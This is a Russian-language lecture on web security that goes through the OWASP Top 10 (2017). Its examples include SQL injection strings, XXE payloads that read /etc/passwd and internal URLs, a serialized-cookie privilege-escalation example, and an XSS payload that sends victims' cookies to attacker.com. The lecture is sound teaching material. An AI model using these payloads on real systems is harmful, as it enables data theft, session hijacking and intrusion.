ОБРПО. Лекция 7 Web Security

ТЮРИН КАЙ АНДРЕЕВИЧ

OWASP

Open Web Application Security Project

OWASP Top Ten – самый известный проект, в каком-то смысле синоним OWASP.

OWASP Development Guide

OWASP Testing Guide

OWASP Code Review Guide

OWASP Application Security Verification Standard (ASVS)

OWASP XML Security Gateway (XSG) Evaluation Criteria Project.

OWASP Top 10 Incident Response Guidance

…

A1:2017-Injection

Уязвимости инъекций SQL, NoSQL, OS, LDAP и т.д., возникают, когда недоверенные данные (то есть любые данные, которые могут быть модифицированы пользователем) используются как часть команды или запроса.

Злоумышленник может обмануть интерпретатор команды или запроса с целью исполнить нежелательные команды или получить доступ к данным без авторизации/аутентификации.

Примеры инъекций (1)

Пример #1: Приложение принимает на вход данные и внедряет их в следующий SQL запрос:

String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";

Злоумышленник может передать в качестве параметра ‘id’ значение вида:

' or '1'='1. Например:

http://example.com/app/accountView?id=' or '1'='1

В таком случае база данных вернёт все данные, вместо запрашиваемых. Более продвинутая эксплуатация может позволить удалять или изменять данные.

Примеры инъекций (2)

Пример #2: Приложение доверяет фраемворку (в данном случае Hibernate) строить запрос:

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" +
        request.getParameter("id") + "'");
```

Злоумышленник всё ещё может передать в качестве параметра ‘id’ значение вида:

```
' or '1'='1.
```


ЗДРАВСТВУЙТЕ. ЭТО ИЗ ШКОЛЫ, ГДЕ УЧИТСЯ ВАШ СЫН.
У НАС ТУТ НЕПРИЯТНОСТИ С КОМПЬЮТЕРОМ.
О, БОЖЕ. ОН ЧТО-ТО СЛОМАЛ?
МОЖНО СКАЗАТЬ...
ВЫ ДЕЙСТВИТЕЛЬНО НАЗВАЛИ СВОЕГО СЫНА РОБЕРТ'); DROP TABLE Students;-- ?
А, ДА. ДОМА МЫ ЕГО ЗОВЕМ РОБИН-БРОСЬ-ТАБЛИЦУ.
ТЕПЕРЬ У НАС СТЕРЛАСЬ БАЗА УЧЕНИКОВ ЗА ЭТОТ ГОД. НАДЕЮСЬ, ВЫ РАДЫ.
А Я НАДЕЮСЬ, ЧТО ЭТО НАУЧИТ ВАС ЭКРАНИРОВАТЬ СИМВОЛЫ ВО ВХОДНЫХ ДАННЫХ.


ZU 0666' 0, 01; DROP DATABASE TABLE

Забегая вперёд

Библиотека LibProtection от Positive Technologies позволяет обнаруживать уязвимости в различных форматах данных.

Тем не менее, даже эта библиотека может пропускать инъекции во вложенных грамматиках.

A2:2017-Broken Authentication

Зачастую функциональность приложения, отвечающая за аутентификацию и управление сессиями реализована неправильно, позволяя злоумышленникам компрометировать пароли, ключи, токены, или эксплуатировать другие уязвимости в реализации с целью получения временного или перманентного доступа к пользовательским данным.

Кстати, а в чём отличие?

Аутентификация vs Авторизация

???

Аутентификация и авторизация

Аутентифика́ция (англ. authentication < греч. αὐθεντικός [authentikos] «реальный, подлинный» < αὐτός [autos] «сам; он самый») — процедура проверки подлинности

Авториза́ция (англ. authorization «разрешение; уполномочивание») — предоставление определённому лицу или группе лиц прав на выполнение определённых действий; а также процесс проверки (подтверждения) данных прав при попытке выполнения этих действий.

Идентифика́ция в информационных системах — процедура, в результате выполнения которой для субъекта идентификации выявляется его идентификатор, однозначно идентифицирующий этого субъекта в информационной системе.

То есть…

Аутентификация – доказательство, что ты – это ты

Авторизация – проверка, что у меня есть права на совершение действий

Примеры проблем с аутентификацией

Пример #1: Credential stuffing – использование списков известных паролей – очень распространённая атака. Если приложение (или одна из его частей) не содержит защиты от перебора паролей, оно может быть использовано как валидатор корректности пароля (пример из первой лекции).

Пример #2: Многие атаки продолжают успешно осуществляться за счёт того, что пароль используется в качестве единственного фактора. Некогда считавшиеся хорошими практиками требования по сложности пароля и их ротации на самом деле приводят к использованию слабых паролей. Рекомендуется вместо этого использовать многофакторную аутентификацию.

Пример #3: Некорректная настройка таймаутов для выхода из сессии приложения. Пользователи часто забывают разлогиниваться из приложений, что позже предоставляет возможность злоумышленникам воспользоваться их аккаунтом с того же устройства.

A3:2017-Sensitive Data Exposure

Многие приложения и API не защищают чувствительные данные должным образом. Такие данные могут быть использованы злоумышленниками в целях мошенничества и т.д. В частности, чувствительные данные могут быть скомпрометированы в случае, если при их хранении и передаче не используется шифрование.


Примеры

Пример #1: Приложение хранит данные в базе данных, используя встроенное автоматическое шифрование. Однако, данные автоматически расшифровываются при запросах, позволяя SQL инъекциям получать их в виде clear text.

Пример #2: Сайт не использует enforce TLS (HSTS) для всех страниц, либо использует слабое шифрование. Злоумышленник в таком случае может понижать защищённость соединения с HTTPS до HTTP (например, используя sslstrip), после чего перехватывать запросы и украсть session cookie. После этого он может при помощи session cookie завести новую сессию и проводить любые операции с аккаунтом.

Пример #3: База данных паролей использует хеши без соли. Если злоумышленник может запросить файл с базой, он может в дальнейшем при помощи радужных таблиц вычислить исходные пароли на основе предвычисленных хешей. В случае, если использовался слабый хеш, он может быть взломан даже вместе с солью.

О солёных хэшах



A4:2017-XML External Entities (XXE)

XXE Инъекция — это тип атаки на приложение, которое анализирует ввод XML. Возможность проведения этой атаки возникает, когда XML код содержит ссылки на внешние сущности, которые обрабатываются плохо парсером. Так, они могут быть использованы для чтения файлов, сканирования портов, удалённого выполнения кода и атак вида «отказ в обслуживании».

Примеры XXE (1)

Простейший способ эксплуатации – загрузка вредоносного XML файла.

Пример #1: Злоумышленник пытается прочитать файл с сервера:

```
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [

<!ELEMENT foo ANY >

<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>

<foo>&xxe;</foo>
```

Примеры XXE (2)

Пример #2: Злоумышленник совершает обращение к внутреннему серверу:

<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>

Scenario #3: Отказ в обслуживании за счёт чтения потенциально бесконечного файла:

<!ENTITY xxe SYSTEM "file:///dev/random" >]>

A5:2017-Broken Access Control

Разрешения на то, что не аутентифицированным пользователям можно делать и что нельзя, часто некорректно выставлены. Злоумышленник могут использовать это для доступа к неавторизованной функциональности или данным, таким как пользовательские аккаунты, чувствительные файлы, модификация чужих данных, изменение прав доступа и т.д.

Пример проблем с доступом (1)

Пример #1: Приложение использует параметр для передачи в SQL-запрос:

pstmt.setString(1, request.getParameter("acct"));

ResultSet results = pstmt.executeQuery( );

Злоумышленник может подставить в параметр 'acct' в браузере что угодно. Если значение не проверяется на корректность, злоумышленник может получить доступ к данным любого аккаунта.

http://example.com/app/accountInfo?acct=notmyacct

Пример проблем с доступом (2)

Пример #2: Злоумышленник просто переходит на следующие страницы:

http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

Если злоумышленник может получить любую страницу, это является уязвимостью. Как и тот случай, когда не-администратор может получить доступ к странице администратора.

A6:2017-Security Misconfiguration

Ошибки в конфигурации безопасности являются одними из самых распространённых. Часто это результат использования конфигураций по умолчанию, временных настроек, неправильно настроенных заголовков, открытых хранилищ, логов, содержащих чувствительную информацию и т.д. Операционные системы, фраемворки, библиотеки и приложения не только должны быть корректно сконфигурированы, но и должны своевременно обновляться.

Примеры неправильной настройки

Пример #1: Сервер приложения поставляется в комплекте с рядом приложений, которые не удаляются с продакшн-сервера. Эти приложения могут иметь известные уязвимости, которые злоумышленники могут использовать для компрометации всего сервера. В случае, если одно из приложений имеет административную консоль и параметры доступа не изменялись, злоумышленник может подключиться к нему с паролем по умолчанию.

Пример #2: На сервере не отключён обход директорий. Злоумышленник может получить доступ к исполнимым файлам на сервере и декомпилировать их с целью изучить код и найти более серьёзные уязвимости.

Пример #3: Сервер приложения позволяет возвращать детальную информацию об ошибке, в том числе стектрейс, пользователям. В таком случае злоумышленник может легко изучить внутреннее устройство сервера и найти уязвимые сервисы.

Пример #4: Облачное хранилище по умолчанию открыто для всех пользователей. No comments.

Aviation Consumer Protection
How Can We Help You?
What's New
Topics
About Us

Resources:

- Check the ColdFusion documentation to verify that you are using the correct syntax.
- Search the Knowledge Base to find a solution to your problem.

Browser	Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/34.0.1847.131 Safari/537.36
Remote Address	--.---.---.--
Referrer	http://www.dot.gov/airconsumer/air-travel-complaint-comment-form
Date/Time	09-Jun-14 06:11 AM

Stack Trace

at cfES_Drupal2ecfm1113603577._factor8(D:/websites/airconsumer/Escomplaint/ES_Drupal.cfm:33) at cfES_Drupal2ecfm1113603577.runPage(D:/websites/airconsumer/Escomplaint/ES_Drupal.cfm:1)

```
java.sql.SQLRecoverableException: ORA-01034: ORACLE not available
ORA-27101: shared memory realm does not exist

        at oracle.jdbc.driver.SQLStateMapping.newSQLException(SQLStateMapping.java:101)
        at oracle.jdbc.driver.DatabaseError.newSQLException(DatabaseError.java:133)
        at oracle.jdbc.driver.DatabaseError.throwSqlException(DatabaseError.java:206)
        at oracle.jdbc.driver.T4CTTIoer.processError(T4CTTIoer.java:455)
        at oracle.jdbc.driver.T4CTTIoer.processError(T4CTTIoer.java:406)
        at oracle.jdbc.driver.T4CTTIoer.processError(T4CTTIoer.java:399)
        at oracle.jdbc.driver.T4CTTIoauthenticate.receiveOsesskey(T4CTTIoauthenticate.java:308)
        at oracle.jdbc.driver.T4CConnection.logon(T4CConnection.java:364)
        at oracle.jdbc.driver.PhysicalConnection.<init>(PhysicalConnection.java:508)
        at oracle.jdbc.driver.T4CConnection.<init>(T4CConnection.java:203)
        at oracle.jdbc.driver.T4CDriverExtension.getConnection(T4CDriverExtension.java:33)
        at oracle.jdbc.driver.OracleDriver.connect(OracleDriver.java:510)
        at coldfusion.server.j2ee.sql.pool.JDBCPool.createPhysicalConnection(JDBCPool.java:593)
        at coldfusion.server.j2ee.sql.pool.ConnectionRunner$RunnableConnection.run(ConnectionRunner.j
        at java.lang.Thread.run(Thread.java:619)
```

A7:2017-Cross-Site Scripting (XSS)

XSS уязвимости возникают в случае, когда недоверенные данные включаются в код страницы без валидации или экранирования, либо существующая веб-страница обновляется посредством API браузера, которое может создавать HTML или JavaScript. XSS позволяет злоумышленнику выполнять скрипты в контексте пользовательского браузеры и перехватить сессии или перенаправлять пользователя на вредоносные сайты.

Пример XSS

Пример 1: Приложение строит HTML следующим образом без валидации и экранирования:

(String) page += "<input name='creditcard' type='TEXT‘ value='" +

request.getParameter("CC") + "'>";

Злоумышленник модифицировет параметр ‘CC’ в браузере в

'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'.

Эта атака приводит к тому, что session ID жертвы посылается на сайт атакующего, что позволяет ему перехватить сессию. Примечание: XSS может использоваться для противодействия защите от CrossSite Request Forgery (CSRF).

A8:2017-Insecure Deserialization

Небезопасная десериализация часто может приводить к исполнению кода. Даже если это не исполнение кода, злоумышленник может провести атаку внедрения, повышения привилегий и др.

Минутка википедии

Сериализация (в программировании) — процесс перевода какой-либо структуры данных в последовательность битов.

Обратной к операции сериализации является операция десериализации (структуризации) — восстановление начального состояния структуры данных из битовой последовательности.

Примеры небезопасной десериализации

Пример #1: Приложение на React обращается к микросервисам на Spring Boot. Функциональные программисты, пытаясь сделать код иммутабельным, пересылают состояние пользователя для каждого запроса (сериализуя его для передачи). Злоумышленник замечает сигнатуру Java-объектов "R00" и использует инструмент Java Serial Killer для выполнения кода на сервере приложения.

Пример #2: Форум на PHP использует сериализацию объектов PHP для создания супер-cookie, содержащей ID пользователя, его роль, хеш пароля и другое состояние:

a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user"; i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

Злоумышленник меняет состояние объекта для получения высоких привилегий:

a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin"; i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

A9:2017-Using Components with Known Vulnerabilities

Компоненты, такие как библиотеки, фраемворки и другие программные модули, работают с теми же привилегиями, что и приложение. Таким образом, опасность эксплуатации уязвимости одного из компонентов равносильна опасности эксплуатации уязвимости приложения.

Существуют автоматические инструменты поиска уязвимых систем. Так, Shodan показывает, что существует множество IoT устройств, уязвимых к Heartbleed, исправленной в апреле 2014

A10:2017-Insufficient Logging&Monitoring

Недостаточное журналирование и мониторинг в паре с отсутствующей или неэффективной интеграцией с системами расследования инцидентов, позволяют злоумышленникам проводить долгосрочные атаки на системы, осуществлять закрепление в системах, расширять свой доступ на другие системы, извлекать и уничтожать данные. Исследования взломов систем показывают, что обнаружение взлома может происходить более, чем через 200 дней. Причём обнаружение происходит обычно способом, отличным от внутреннего мониторинга.

Примеры проблем с мониторингом

Пример #1: Злоумышленники могут просканировать все аккаунты при помощи одного популярного пароля и захватить те из них, к которым этот пароль подходит. Для всех остальных пользователей была использована всего одна попытка входа, что даёт пространство для перебора дальнейших паролей.

Пример #2: Крупная компания использует для обнаружения вредоносного ПО песочницы, анализирующие приложения к письмам. Песочница обнаружила вредонос, но никто не отреагировал на предупреждение системы безопасности, до тех пор, пока внешний банк не сообщил о подозрительных транзакциях.

Советы OWASP разработчикам

Помимо составления угроз безопасности веб-приложений, OWASP также делают советы веб-разработчикам, чтобы их приложения были более безопасными.

Application Security Requirements

Чтобы разрабатывать безопасное веб-приложение, необходимо определить понятие безопасности для этого приложения. Для этого OWASP предлагает использовать OWASP Application Security Verification Standard (ASVS) как гайд для составления требований безопасности для приложения.

Application Security Architecture

Гораздо более простым способом является разработка приложения безопасным с самого начала, по сравнению с добавлением безопасности в дальнейшем. OWASP предлагает OWASP Prevention Cheat Sheets как стартовую точку того, каким образом разрабатывать приложение безопасным с самого начала.

Standard Security Controls

OWASP предлагает набор стандартных схем контроля безопасности для приложений и API: OWASP Proactive Controls. Это набор включает в себя советы по построению систем авторизации, валидации, предотвращения CSRF и т.д..

Secure Development Lifecycle

Для улучшения процесса разработки безопасных приложений и API, OWASP рекомендует OWASP Software Assurance Maturity Model (SAMM). Эта модель помогает построить процесс разработки таким образом, чтобы полученное в результате приложение обладало необходимыми требованиями к безопасности.

Application Security Education

OWASP Education Project предоставляет материалы для обучения разработчиков безопасности веб-приложений. Например, существуют следующие курсы:

OWASP WebGoat

WebGoat.NET

OWASP NodeJS Goat

OWASP Juice Shop Project

OWASP Broken Web Applications Project

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]